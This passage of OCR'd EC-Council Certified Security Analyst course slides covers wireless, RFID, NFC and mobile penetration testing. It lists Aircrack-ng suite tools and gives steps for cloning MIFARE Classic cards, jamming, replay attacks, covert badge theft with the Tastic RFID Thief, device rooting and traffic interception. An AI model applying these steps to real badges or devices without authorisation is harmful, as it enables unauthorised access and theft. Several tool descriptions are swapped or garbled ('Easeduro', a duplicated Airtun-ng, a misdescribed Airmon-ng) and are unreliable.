Captures WPA/WPA2 handshake and can act as ad-hoc access point

Aircrack-ng
De facto WEP and WPA/WPA2-PSK cracking tool

Airdecap-ng
Decrypts WEP/WPA/WPA2 and can be used to strip wireless headers from Wi-Fi packets

Airdecloak-ng
Removes WEP cloaking from a pcap file

Airdriver-ng
Provides status information about wireless drivers on your system

Airdrop-ng
Used for targeted, rule-based user de-authentication

Aireplay-ng
Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng
Creates a client-to-AP relationship and common probe graph from airodump file

Airmon-ng
Used to capture packets of raw 802.11 frames and collect WEP IVs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Additional Wireless Penetration Testing Tools: Aircrack-ng Suite (Cont'd)

ECSA

Airolib-ng
Stores and manages ESSID and password lists used in WPA/ WPA2 cracking

Airserv-ng
Allows multiple programs to independently use a Wi-Fi card via client-server TCP connection

Airtun-ng
Used to enable monitor mode on wireless interfaces from managed mode, and vice versa

Airtun-ng
Injects frames into a WPA TKIP network with QoS and can recover MIC key and keystream from Wi-Fi traffic

Easeduro
Allows you to communicate via WEP-encrypted access point (AP) without knowing WEP key

Packetforge-ng
Used to create encrypted packets that can subsequently be used for injection


Tkiptun-ng
Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into network

Wesside-ng
Incorporates number of techniques to seamlessly obtain WEP key in minutes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Additional Wireless Penetration Testing Tools: Aircrack-ng Suite (Cont'd)




Source: *https://www.aircrack-ng.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Additional Wireless Penetration Testing Tools: Kismet

- Kismet is an 802.11 layer 2 wireless network detector, sniffer, and intrusion detection system
- It identifies networks by passively collecting packets and detecting standard named networks and hidden networks



Source: *https://www.kismetwireless.net*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Additional Wireless Penetration Testing Tools: AirMagnet WiFi Analyzer

ECSA

- Wi-Fi networks auditing and troubleshooting tool
- Automatically detects security threats and other wireless network vulnerabilities
- Detects Wi-Fi attacks such as DoS, authentication/ encryption, network penetration, etc.
- Can locate unauthorized (rogue) devices or any policy violator



Source: *http://enterprise.netscout.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Additional Wireless Penetration Testing Tools: AirDefense

ECSA

What does AirDefense do?

- Provides a single UI-based platform for wireless monitoring, intrusion protection, automated threat mitigation, etc.
- Provides tools for wireless rogue detection, policy enforcement, intrusion prevention, and regulatory compliance
- Uses distributed sensors that work in tandem with a hardened purpose-built server appliance to monitor all 802.11 (a/b/g/n) wireless traffic in real time
- Analyzes existing and day-zero threats in real time against historical data to accurately detect all wireless attacks and anomalous behavior
- Enables the rewinding and reviewing of detailed wireless activity records that assist in forensic investigations and ensure policy compliance



Source: *https://www.extremenetworks.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

RFID Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to RFID Penetration Testing

ECSA

- RFID (Radio Frequency Identification) technology comes with flaws and attack surfaces that if not adequately secured could be exploited with serious consequences
- RFID systems are susceptible to attacks such as eavesdropping, MITM, DoS, spoofing, etc.
- Performing RFID penetration testing helps to identify vulnerabilities associated with RFID systems and fix them beforehand

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Reverse Engineering

ECSA

- Gain access to the chip, and read its memory contents optically to retrieve the PIN, biometric data, personal information, etc.
- Reverse engineering of an RFID tag requires in-depth knowledge of logical gates, electronics, and cryptography

Steps generally used for RFID reverse engineering:

- Visual inspection
- Monitoring Coupling and Frequencies
- Monitoring Energy supply and modulations
- Line encoding, Syntax inference, and Protocol inference using signal Spectrogram
- Cryptanalysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Power Analysis Attack

ECSA

- Analyzing power consumption patterns allows you to determine when the RFID card receives correct and incorrect password bits
- Perform a power analysis attack by means of a directional antenna and an oscilloscope
- Also, you can perform this attack using a very common device such as a cell phone

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Eavesdropping

ECSA

- Access the RFID tag data by eavesdropping the legitimate transmission between it and the RFID reader
- You can use special antennas and receiving equipment to eavesdrop radio signals transmitted from the reader and the tag

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform an MITM Attack

ECSA

- An RFID system is vulnerable to MITM attacks because the tags are small and low-priced. Also, many RFID tags send and receive data in clear text
- Intercept the communication between the reader and the tag by falsely claiming to be an authentic reader and/or tag

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform a DoS Attack

ECSA

- Flood the RFID system by providing more data than it can handle normally, bringing the whole system to a halt
- DoS attacks can be performed in various ways: attacking the RFID tag, RFID reader, and backend server
- Implement jamming and interference techniques to perform DoS attacks:
  - You can use a high-power radio frequency transmitter to block frequencies used by the RFID system
  - You can block radio signals using jammers such as Armourcard RFID Jammer, UV30 Jammer, Wave Bubble, etc.
- Another form of DoS is to destroy or disable RFID tags by washing out their contents completely or wrapping them with metal foil

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform RFID Cloning/Spoofing

ECSA

- Capture the data from a legitimate RFID tag, and then create its clone using a new chip
- You can use Proxmark 3, RFID Emulator, RFIDler, etc. to clone RFID tags
- **Follow the steps mentioned below to clone a MIFARE Classic RFID tag:**
  - Purchase a "magic" MIFARE Classic card (allows you to write block 0 information)

    Note: Block 0 on the MIFARE Classic card contains manufacturer data, including the UID. You cannot write data to this block under normal circumstances as it is blocked by the manufacturer
  - Use Mifare Classic Offline Cracker (MFOC) tool to dump RFID card data
  - Use nfc-mfclassic script (part of the libnfc library) to clone RFID card data
- You can use RFDump to overwrite existing RFID tag data with spoof data (obtained by eavesdropping)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform an RFID Replay Attack

ECSA

- Intercept the communication between an RFID reader and RFID tag, and capture a valid RFID signal
- You can use Proxmark 3 to perform an RFID replay attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform a Virus Attack

ECSA

- If RFID software contains vulnerabilities, an RFID tag might be infected with a virus. When a reader scans the infected tag, it may result in compromising backend RFID middleware systems via an SQL injection attack
- You can inject infective viruses to the memory space of RFID tags


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

RFID Hacking Tool: Tastic RFID Thief

ECSA

- The Tastic RFID Thief is a silent and long-range RFID reader that can steal proximity badge information from an unsuspecting employee walking near this concealed device
- The tool steals badge information silently, and conveniently saves it to a text file (CARDS.txt) on a microSD card for later use such as badge cloning






Source: *http://www.bishopfox.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

RFID Hacking Tool: RFDump

ECSA

- RFDump is a backend GPL tool for directly interoperating with any RFID ISO-Reader to make the contents of RFID tags accessible, thus making the following types of audit possible:
  - Test robustness of data-structures on the reader and the backend-application
  - Proof-of-concept manipulations of RFID tag contents
  - Clone/copy and paste user data stored on RFID tags
  - Audit tag-security features





Source: *http://home.sch.bme.hu*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Oscilloscopes, RFID Antennas and RFID Readers

ECSA

Oscilloscopes	RFID Antennas	RFID Readers
1 Tektronix Oscilloscopes *http://www.tek.com*	1 Honeywell RFID Antennas *http://www.intermec.com*	1 GAO RFID Readers *http://gaorfid.com*
2 Keysight Oscilloscopes *http://www.keysight.com*	2 atlas RFID Antennas *http://www.atlasrfidstore.com*	2 atlas RFID Readers *http://www.atlasrfidstore.com*
3 B&K Precision Oscilloscopes *http://www.bkprecision.com*	3 Zebra RFID Reader Antennas *https://www.zebra.com*	3 Sky RFID Readers *http://skyrfid.com*
4 Teledyne LeCroy Oscilloscopes *http://teledynelecroy.com*	4 Times-7 UHF RFID Antennas *http://www.times-7.com*	4 Technology Solutions RFID Readers *http://www.tsl.uk.com*
5 Rigol Digital Oscilloscopes *http://www.rigolna.com*	5 KATHREIN RFID Antennas *https://www.kathrein-rfid.de*	5 TERTIUM RFID Readers *http://www.tertiumtechnology.com*
6 National Instruments Oscilloscopes *http://www.ni.com*	6 Ha-VIS RFID antennas *http://www.harting-rfid.com*	6 ams NFC/HF RFID Reader *http://ams.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

NFC Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Introduction to NFC Penetration Testing

ECSA

1. Near Field Communication (NFC) uses radio waves to communicate
2. Though NFC has a shorter read range (maximum 20 cm). This standard does not guarantee secure communications
3. NFC technology is susceptible to eavesdropping, data corruption, data modification, spoofing, and MITM attacks
4. Identifying possible NFC vulnerabilities by means of pen testing and resolving them beforehand helps to make a system immune to security attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Eavesdropping

ECSA

- As NFC technology broadcasts radio signals in the vicinity of the transmitter and not just to the intended receiver, there is a scope to grab signals
- You can record communications between NFC devices by means of large and sophisticated antennas

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform a Data Modification Attack

ECSA

- Data modification is feasible in rare cases, particularly for NFC communication in active mode
- Use RFID jammers to interfere with the NFC data exchange
- Possibility of this attack depends on various factors, such as the strength of the amplitude modulation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Data Corruption Attack

ECSA

Basically, this is a form of Denial-of-Service attack

You may interfere with the data transmission, disturbing or blocking the data channel so that the reader fails to read the information

Transmit valid frequencies of the data spectrum at a correct time
Note: Correct time can be calculated based on the used modulation scheme and coding

Most probably, NFC device can detect this kind of attack by checking the RF signal during data transmission as the power required to effectively attack a system is considerably higher than the power used to send data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform a MITM Attack

ECSA

- Performing a MITM attack is a difficult task and practically infeasible
- Try to eavesdrop on the communication, manipulate it, and transmit it to the NFC reader

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Mobile Device Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Why Mobile Device Penetration Testing?

ECSA

- Mobile device pen testing has attained more attention recently, as the use of smartphones has increased to a great extent
- These devices are used to access both official and personal information
- People access bank credentials and other sensitive information through their mobile phones because of ease and portability
- Mobile attacks, which can be made through malicious code and social engineering techniques, have become very common
- Many huge profile networks are exploited through phishing, fake wireless access points, and other social engineering attacks
- As the risks are put at arm's reach, precautionary measures are mandatory to prevent loss of sensitive information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Requirements for Mobile Device Penetration Testing

ECSA

- Deep understanding about the architecture of mobile operating systems
- Knowledge about various software used in the application
- In-depth understanding of how each and every functionality works
- Good understanding about the various networks through which the phone can be accessed
- Knowledge of mobile device communication architecture
- Knowledge of the latest available pen testing tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


"Mobile penetration Testing requires rooting/jailbreaking of mobile devices."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Rooting the Android Phones

ECSA

- Use android rooting tools, such as One Click Root, Kingo Android ROOT, SuperOneClick, Superboot, etc., to root the target android phones
- Connect the target android device to a workstation via USB and run the android rooting tools to root the android device



One Click Root



Kingo Root

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Jailbreaking iPhones

ECSA

- Use iPhone Jailbreaking tools, such as Cydia, Keen, Pangu Anzhuang, etc., to jailbreak the target iPhone

Cydia



Keen Jailbreak

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Mobile Penetration Testing Methodology

ECSA

Communication Channel Penetration Testing
- Intercepting HTTP request
- Sniffing Traffic

Application Penetration Testing
- Reading stored data
- Reverse engineering the applications

Server-side Infrastructure Pen Testing
- Regular Web server/application penetration testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Mobile Penetration Testing

ECSA

Communication Channel Penetration Testing	Server-side Infrastructure Pen Testing	Application Penetration Testing

- Mobile Communication Channel Penetration Testing is performed to check/test :
  - Whether the traffic is encrypted or not
  - If it is vulnerable to MITM attack
  - Whether authentication check is performed for network traffic or not
  - Which authentication scheme is used for network traffic
- It involves intercepting and sniffing the mobile traffic in an attempt to gain sensitive information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Intercept HTTP Requests Sent from Phone Browser/Applications

ECSA

- Use proxy tools, such as Fiddler or Paros, to start seeing HTTP request and response from Phone browser/Applications


Steps to intercept Android web traffic:

01 Keep your target mobile phone and Windows workstation in the same network

02 Install Fiddler on the Windows workstation

03 Configure Fiddler to allow remote connections and decrypt HTTPS traffic

- Go to the Tools menu and click Fiddler Options
- Ensure Fiddler listens on port 8888
- Check Allow remote computers to connect under Connections tab
- Check both Capture HTTPS CONNECTs and Decrypt HTTPS traffic options under HTTPS tab
- Restart Fiddler



Source: http://www.telerik.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Intercept HTTP Requests Sent from Phone Browser/Applications (Cont'd)

ECSA

- 04 Tap on Settings option of target Android phone
- 05 Tap WI-FI option
- 06 Find the Wi-Fi network on which the target device is connected
- 07 Tap and hold the Wi-Fi network to explore context menu
- 08 Select Modify network from context menu
- 09 Enable "Show advanced options"
- 10 Set "Proxy settings" to Manual
- 11 Set "Proxy host name" to Windows workstation IP address
- 12 Set Proxy port to port on which Fiddler is listening, i.e., 8888




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intercept HTTP Requests Sent from Phone Browser/Applications (Cont'd)

ECSA

- 13 Tap Save and wait until network reconnects
- 14 Launch Google Chrome browser in Phone and turn off the bandwidth management under its Settings option
- 15 Browse the target site and view the Fiddler on Windows Workstation. Mobile phone's HTTP traffic will flow through Fiddler




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Intercept HTTP Request using Proxy when using Android Emulator

ECSA

- Go to emulator's APN Settings option
- Configure the Fiddler proxy details:
  - Name
  - APN
  - Proxy
  - Username
  - Password
- Launch the browser in Emulator
- Browse the target site and view the Fiddler on Windows Workstation. Emulator's HTTP traffic will flow through Fiddler




Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited

Intercept HTTP Request using Proxy on iPhone

ECSA

1. Install and configure Charles proxy on the workstation's browser
2. Go to Settings → Wi-Fi and select the Wi-Fi network you are connected to
3. Go to HTTP Proxy setting and select Manual option
4. Enter the IP address of your workstation on which Charles is running on port 8888
5. Leave Authentication setting to Off
6. All the web traffic from iPhone's browser goes through Charles



Source: *http://www.charlesproxy.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Intercept HTTP Request using Proxy on iOS Simulator

ECSA

- iPhone simulator uses the OS X network settings to proxy traffic
- Configure OS X System setting to configure proxy for iPhone simulator
  - Go to System Preferences → Network → Select your network device → Advanced → Proxies





